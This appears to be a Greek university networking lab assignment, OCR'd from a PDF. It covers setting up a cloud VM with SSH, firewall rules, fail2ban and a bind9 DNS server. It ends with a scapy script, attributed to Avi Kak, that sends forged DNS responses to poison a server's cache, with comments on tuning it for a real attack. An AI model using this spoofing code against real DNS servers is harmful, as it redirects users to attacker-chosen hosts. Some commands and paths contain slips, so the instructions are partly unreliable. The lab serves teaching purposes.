
Επιλέγουμε τους πόρους του VM
(προκαθορισμένη μέγιστη δυνατότητα)




Επιλέγουμε την δημιουργία νέας IP4 public διεύθυνσης και μόλις δημιουργηθεί την επιλέγουμε




IP v4 διεύθυνση:




Επιλέγουμε το ιδιωτικό κλειδί που δημιουργήσαμε στην αρχή: (το βήμα αυτό δεν μπορεί να γίνει μετά την δημιουργία του VM)




Επιλέγουμε “Δημιουργία” και η εικονική μηχανή θα αρχίσει να φτιάχνεται....






Στο σημείο αυτό ένα αναδυόμενο παράθυρο ια σας δώσει και ένα συνθηματικό για να συνδεθείτε:



Όταν ολοκληρωθεί βλέπετε την παρακάτω εικόνα με τις αντίστοιχες επιλογές:



- Για την σύνδεση στην εικονική μας μηχανή, αυτή θα γίνει με χρήση ασφαλής σύνδεσης ssh. Αν διαθέτετε υπολογιστή που τρέχει Ubuntu ή Debian ή κάποια συγγενή έκδοση Linux ακολουθείτε τα παρακάτω βήματα. Αν δεν διαθέτετε υπολογιστή με Linux χρησιμοποιήστε την εικονική μηχανή που δημιουργήσατε στην πρώτη άσκηση. Φροντίστε η εικονική μηχανή να έχει bridged τύπου network connection.

- Μεταφέρετε το αρχείο id_rsa που κατεβάσατε κατά την δημιουργία στον φάκελο: /home/[user_name]/.ssh όπου [user_name] το όνομα του χρήστη σας.

- Στην συνέχεια αλλάξτε δικαιώματα στο id_rsa me την εντολή: ***chmod 000 id_rsa*** *(αυτό γίνεται για λόγους ασφάλειας, για να μην είναι προσπελάσιμο το αρχείο από άλλους χρήστες ή άλλες εφαρμογές).*

- Τρέξτε την εντολή ssh -i <μονοπάτι προς id_rsa αρχείο> debian@IP_address. Όπου IP_address είναι η IP διεύθυνση της εικονικής σας μηχανή και debian, ο default χρήστης που έχει δημιουργηθεί. ΔΕΝ ΘΑ ΣΑΣ ΖΗΤΗΘΕΊ PASSWORD.

- Είστε πλέον συνδεμένοι στην εικονική μηχανή του Ωκεανός με το SSH πρωτόκολλο!
- Βάλτε άμεσα passwd στον root χρήστη. **Αναζητήστε στην βιβλιογραφία πως γίνεται αυτό!!**

2) Παραμετροποίηση και αύξηση προστασίας εικονικής μηχανής

Είτε σαν χρήστης debian (με sudo) ή ως root προσθέστε τους παρακάτω κανόνες στο firewall:

- Αποδοχή όλης της εισερχόμενης κίνησης σε κατάσταση: RELATED, ESTABLISHED
- Αποδοχή σύνδεσης ssh μόνο από IP του πανεπιστημίου Πατρών και μια επιπλέον IP από το σπίτι σας (ή από άλλου).
- Αποδοχή σύνδεσης μόνο για UDP πακέτα μόνο στην θύρα 53.
- Αποδοχή όλης της κίνησης που προέρχεται από το localhost.
- Πολιτική, για την αλυσίδα INPUT, FORWARD DROP
- Πολιτική για την αλυσίδα OUTPUT ACCEPT.

Εγκατάσταση του πακέτου fai2ban για προστασία από κακόβουλες επιθέσεις στην θύρα 22. Με την εγκατάσταση του πακέτου, ενεργοποιείτε αυτόματα το jail για προστασία από ssh επιθέσεις. Επιβεβαιώστε ότι το fai2an είναι ενεργό και δοκιμάστε εάν το ssh jail είναι επίσης ενεργό.

Πλέον η εικονική σας μηχανή έχει την βασική αλλά επαρκή ασφάλεια από κακόβουλες επιθέσεις.

3) Υλοποίηση DNS εξυπηρετητή

Στο πλαίσιο της εργασία θα εγκατασταθεί το λογισμικό bind9 που αποτελείτε λογισμικό ανοικτού κώδικα που υλοποιεί την DNS υπηρεσία. Αναλυτικές οδηγίες μπορείτε να βρείτε εδώ. Στην εικονική σας μηχανή στο okeanos εκτελέστε:

sudo apt install bind9 bind9utils

Τα κύρια αρχεία διαμόρφωσης είναι τα named.conf, named.conf.default-zones, named.conf.local, και name.conf.options που βρίσκονται στον κατάλογο /*etc/cbind*

α) Τροποποιήστε τις συνδέσεις δικτύου, στον προσωπικό σας υπολογιστή και δοκιμάστε εάν ο DNS server σας δουλεύει. Ενεργοποιήστε τις καταγραφές των queries στον DNS server και δείτε εάν τα domains που πληκτρολογείτε στον browser στον προσωπικό σας υπολογιστή καταγράφονται. Καταγράφεται η IP διεύθυνση του προσωπικού σας υπολογιστή που κάνετε? Τι άλλο καταγράφετε?

β) Δημιουργήστε το αρχείο name.conf.options. Ο διακομιστής DNS πρέπει να διαβάσει το αρχείο /etc/bind/named.conf για να ξεκινήσει το αρχείο διαμόρφωσης.
Αυτό το αρχείο διαμόρφωσης περιλαμβάνει συνήθως ένα αρχείο επιλογών που ονομάζεται /etc/bind/named.conf.options.
Προσθέστε το ακόλουθο περιεχόμενο στο αρχείο επιλογών:

```
options {
dump-file "/var/cache/bind/dump.db";
};
```

Ας υποθέσουμε ότι διαθέτουμε το domain: example.com, που σημαίνει ότι είμαστε υπεύθυνοι για την παροχή της οριστικής απάντησης σχετικά με το IP του domain example.com. Επομένως, πρέπει να δημιουργήσουμε μια ζώνη στο διακομιστής DNS προσθέτοντας τα ακόλουθα περιεχόμενα στο /etc/bind/named.conf. Πρέπει να σημειωθεί ότι το το example.com προορίζεται για χρήση στην εργασία αυτή, δεν ανήκει σε κανέναν και έτσι είναι ασφαλές για χρήση.

```
zone "example.com" {
type master;
file "/var/cache/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
type master;
file "/var/cache/bind/192.168.0";
};
```

Χρησιμοποιείτε το 192.168.0.x ως παράδειγμα. Χρησιμοποιείστε μια οποιαδήποτε άλλη ***πραγματική*** IP διεύθυνση θέλετε. ***Θα χρειαστεί να επανεκκινήσετε την bind υπηρεσία (sudo service bind9 restart)***

Το όνομα αρχείου μετά τη λέξη *file* στις παραπάνω ζώνες ονομάζεται αρχείο ζώνης. Η πραγματική IP της ανάλυση DNS τοποθετείται στο αρχείο ζώνης. Στον κατάλογο /var/cache/bind/bind, συνθέστε το αρχείο ζώνης example.com.db το οποίο θα βρείτε στο eclass).

Από τον προσωπικό σας υπολογιστή εκτελέστε την εντολή και δώστε την έξοδο: dig www.example.com

Επιπλέον από τον browser του προσωπικού σας υπολογστή δείτε που σας κατευθύνει το example.com.

γ) Στην συνέχεια να τροποποιήσετε το αρχείο hosts του συστήματος έτσι ώστε όταν κάνετε dig www.example.com να γίνεστε redirect σε άλλες τυχαίες (λαναρισμένες) IP διευθύνσεις που ορίζετε εσείς στο αρχείο των hosts (/etc/hosts).

Σε όλες τις περιπτώσεις να πραγματοποιήσετε tcpdump over ssh στην εικονική σας μηχανή και να παρακολουθείτε τις συνδέσεις.

δ) Να τροποποιήσετε τον παρακάτω κώδικά python ώστε να στέλνετε εσφαλμένα στοιχεία στην εικονική μηχανή που τρέχει το DNS server. Παρατηρείστε την έξοδο του tcpdump καθώς τρέχει ο κώδικας. Ποιος είναι ο λόγος που απορρίπτονται τα εσφαλμένα μηνύματα;

```
#!/usr/bin/python
## dns_fake_response.py
## Avi Kak
## Shows you how you can put on the wire UDP packets that could
## potentially be a response to a DNS query emanating from a client name
## resolver or a DNS caching nameserver. This script repeatedly sends out
## UDP packets, each packet with a different DNS transaction ID. The DNS Address
## Record (meaning a Resource Record of type A) contained in the data payload
## of every UDP packet is the same --- the fake IP address for a hostname.
## Call syntax:
##
## sudo ./dns_fake_response.py

from scapy.all import *
import time
sourceIP = '10.0.0.3'                  # IP address of the attacking host #(A)
destIP = '10.0.0.8'                    # IP address of the victim dns server #(B)
# (If victim dns server is in your LAN, this
# must be a valid IP in your LAN since otherwise
# ARP would not be able to get a valid MAC
# address and the UDP datagram would have
# nowhere to go)
destPort = 53                  # commonly used port by DNS servers #(C)
sourcePort = 5353                  #(D)
# Transaction IDs to use:
spoofing_set = [34000,34001]                  # Make it to be a large and apporpriate #(E)
# range for a real attack
victim_host_name = "moonshine.ecn.purdue.edu"    #(F)
# The name of the host whose IP
# address you want to corrupt with a
# rogue IP address in the cache of
# the targetd DNS server (in line (B))
rogueIP= '10.0.0.26'                   # See the comment above #(G)
udp_packets = []                  # This will be the collection of DNS response packets #(H)
# with each packet using a different transaction ID
for dns_trans_id in spoofing_set:          #(I)
udp_packet = ( IP(src=sourceIP, dst=destIP )
```

```
/UDP(sport=sourcePort, dport=destPort)
/DNS( id=dns_trans_id, rd=0, qr=1, ra=0, z=0, rcode=0,
qdcount=0, ancount=0, nscount=0, arcount=0,
qd=DNSRR(rrname=victim_host_name, rdata=rogueIP,
type="A",rclass="IN") ) ) #(J)
udp_packets.append(udp_packet)  #(K)
interval = 1                    # for the number of seconds between successive #(L)
# transmissions of the UDP reponse packets.
# Make it 0.001 for a real attack. The value of 1
# is good for dubugging.
repeats = 2                     # Give it a large value for a real attack #(M)
attempt = 0                     #(N)
while attempt < repeats:
for udp_packet in udp_packets:          #(O)
sr(udp_packet)          #(P)
time.sleep(interval)          #(Q)
attempt += 1
```